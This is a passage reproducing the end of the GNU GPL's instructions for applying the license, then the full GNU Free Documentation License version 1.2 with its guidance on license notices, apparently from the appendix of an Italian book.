> <one line to give the program’s name and a brief idea of what it does.> Copyright (C) <year> <name of author>
>
> This program is free software: you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.
>
> This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
>
> You should have received a copy of the GNU General Public License along with this program. If not, see <http://www.gnu.org/licenses/>.

Also add information on how to contact you by electronic and paper mail.

If the program does terminal interaction, make it output a short notice like this when it starts in an interactive mode:

> <program> Copyright (C) <year> <name of author> This program comes with ABSOLUTELY NO WARRANTY; for details type ‘show w’. This is free software, and you are welcome to redistribute it under certain conditions; type ‘show c’ for details.

The hypothetical commands ‘show w’ and ‘show c’ should show the appropriate parts of the General Public License. Of course, your program’s commands might be different; for a GUI interface, you would use an "about box".

You should also get your employer (if you work as a programmer) or school, if any, to sign a "copyright disclaimer" for the program, if necessary. For more information on this, and how to apply and follow the GNU GPL, see <http://www.gnu.org/licenses/>.

The GNU General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking proprietary applications with the library. If this is what you want to do, use the GNU Lesser General Public License instead of this License. But first, please read <http://www.gnu.org/philosophy/why-not-lgpl.html>.

GNU Free Documentation License

Testo originale: ⟨*http://www.gnu.org/licenses/fdl.html*⟩

GNU Free Documentation License

Version 1.2, November 2002

0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other functional and useful document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work, in any medium, that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. Such a notice grants a world-wide, royalty-free license, unlimited in duration, to use that work under the conditions stated herein. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you". You accept the license if you copy, modify or distribute the work in a way requiring permission under copyright law.

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (Thus, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this

License. If a section does not fit the above definition of Secondary then it is not allowed to be designated as Invariant. The Document may contain zero Invariant Sections. If the Document does not identify any Invariant Sections then there are none.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License. A Front-Cover Text may be at most 5 words, and a Back-Cover Text may be at most 25 words.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, that is suitable for revising the document straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup, or absence of markup, has been arranged to thwart or discourage subsequent modification by readers is not Transparent. An image format is not Transparent if used for any substantial amount of text. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML, PostScript or PDF designed for human modification. Examples of transparent image formats include PNG, XCF and JPG. Opaque formats include proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML, PostScript or PDF produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

A section "Entitled XYZ" means a named subunit of the Document whose title either is precisely XYZ or contains XYZ in parentheses following text that translates XYZ in another language. (Here XYZ stands for a specific section name mentioned below, such as "Acknowledgements", "Dedications", "Endorsements", or "History".) To "Preserve the Title" of such a section when you modify the Document means that it remains a section "Entitled XYZ" according to this definition.

The Document may include Warranty Disclaimers next to the notice which states that this License applies to the Document. These Warranty Disclaimers are considered to be included by reference in this License, but only as regards disclaiming warranties: any other implication that these Warranty Disclaimers may have is void and has no effect on the meaning of this License.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of

copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies (or copies in media that commonly have printed covers) of the Document, numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a computer-network location from which the general network-using public has access to download using public-standard network protocols a complete Transparent copy of the Document, free of added material. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

- **A.** Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.
- **B.** List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has fewer than five), unless they release you from this requirement.
- **C.** State on the Title page the name of the publisher of the Modified Version, as the publisher.

- **D.** Preserve all the copyright notices of the Document.
- **E.** Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.
- **F.** Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.
- **G.** Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.
- **H.** Include an unaltered copy of this License.
- **I.** Preserve the section Entitled "History", Preserve its Title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section Entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.
- **J.** Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.
- **K.** For any section Entitled "Acknowledgements" or "Dedications", Preserve the Title of the section, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.
- **L.** Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.
- **M.** Delete any section Entitled "Endorsements". Such a section may not be included in the Modified Version.
- **N.** Do not retitle any existing section to be Entitled "Endorsements" or to conflict in title with any Invariant Section.
- **O.** Preserve any Warranty Disclaimers.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section Entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties--for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through

arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice, and that you preserve all their Warranty Disclaimers.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections Entitled "History" in the various original documents, forming one section Entitled "History"; likewise combine any sections Entitled "Acknowledgements", and any sections Entitled "Dedications". You must delete all sections Entitled "Endorsements."

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, is called an "aggregate" if the copyright resulting from the compilation is not used to limit the legal rights of the compilation's users beyond what the individual works permit. When the Document is included in an aggregate, this License does not apply to the other works in the aggregate which are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one half of the entire aggregate, the Document's Cover Texts may be placed on covers that bracket the Document within the aggregate, or the electronic equivalent of covers if the Document is in electronic form. Otherwise they must appear on printed covers that bracket the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the

Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License, and all the license notices in the Document, and any Warranty Disclaimers, provided that you also include the original English version of this License and the original versions of those notices and disclaimers. In case of a disagreement between the translation and the original version of this License or a notice or disclaimer, the original version will prevail.

If a section in the Document is Entitled "Acknowledgements", "Dedications", or "History", the requirement (section 4) to Preserve its Title (section 1) will typically require changing the actual title.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.

How to use this License for your documents

To use this License in a document you have written, include a copy of the License in the document and put the following copyright and license notices just after the title page:

```
Copyright (c)  YEAR  YOUR NAME.
Permission is granted to copy, distribute and/or modify this document
under the terms of the GNU Free Documentation License, Version 1.2
or any later version published by the Free Software Foundation;
with no Invariant Sections, no Front-Cover Texts, and no Back-Cover
Texts.  A copy of the license is included in the section entitled "GNU
Free Documentation License".
```

If you have Invariant Sections, Front-Cover Texts and Back-Cover Texts, replace the "with...Texts." line with this:

```
with the Invariant Sections being LIST THEIR TITLES, with the
Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST.
```

If you have Invariant Sections without Cover Texts, or some other combination of the three, merge those two alternatives to suit the situation.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.

Indice analitico complessivo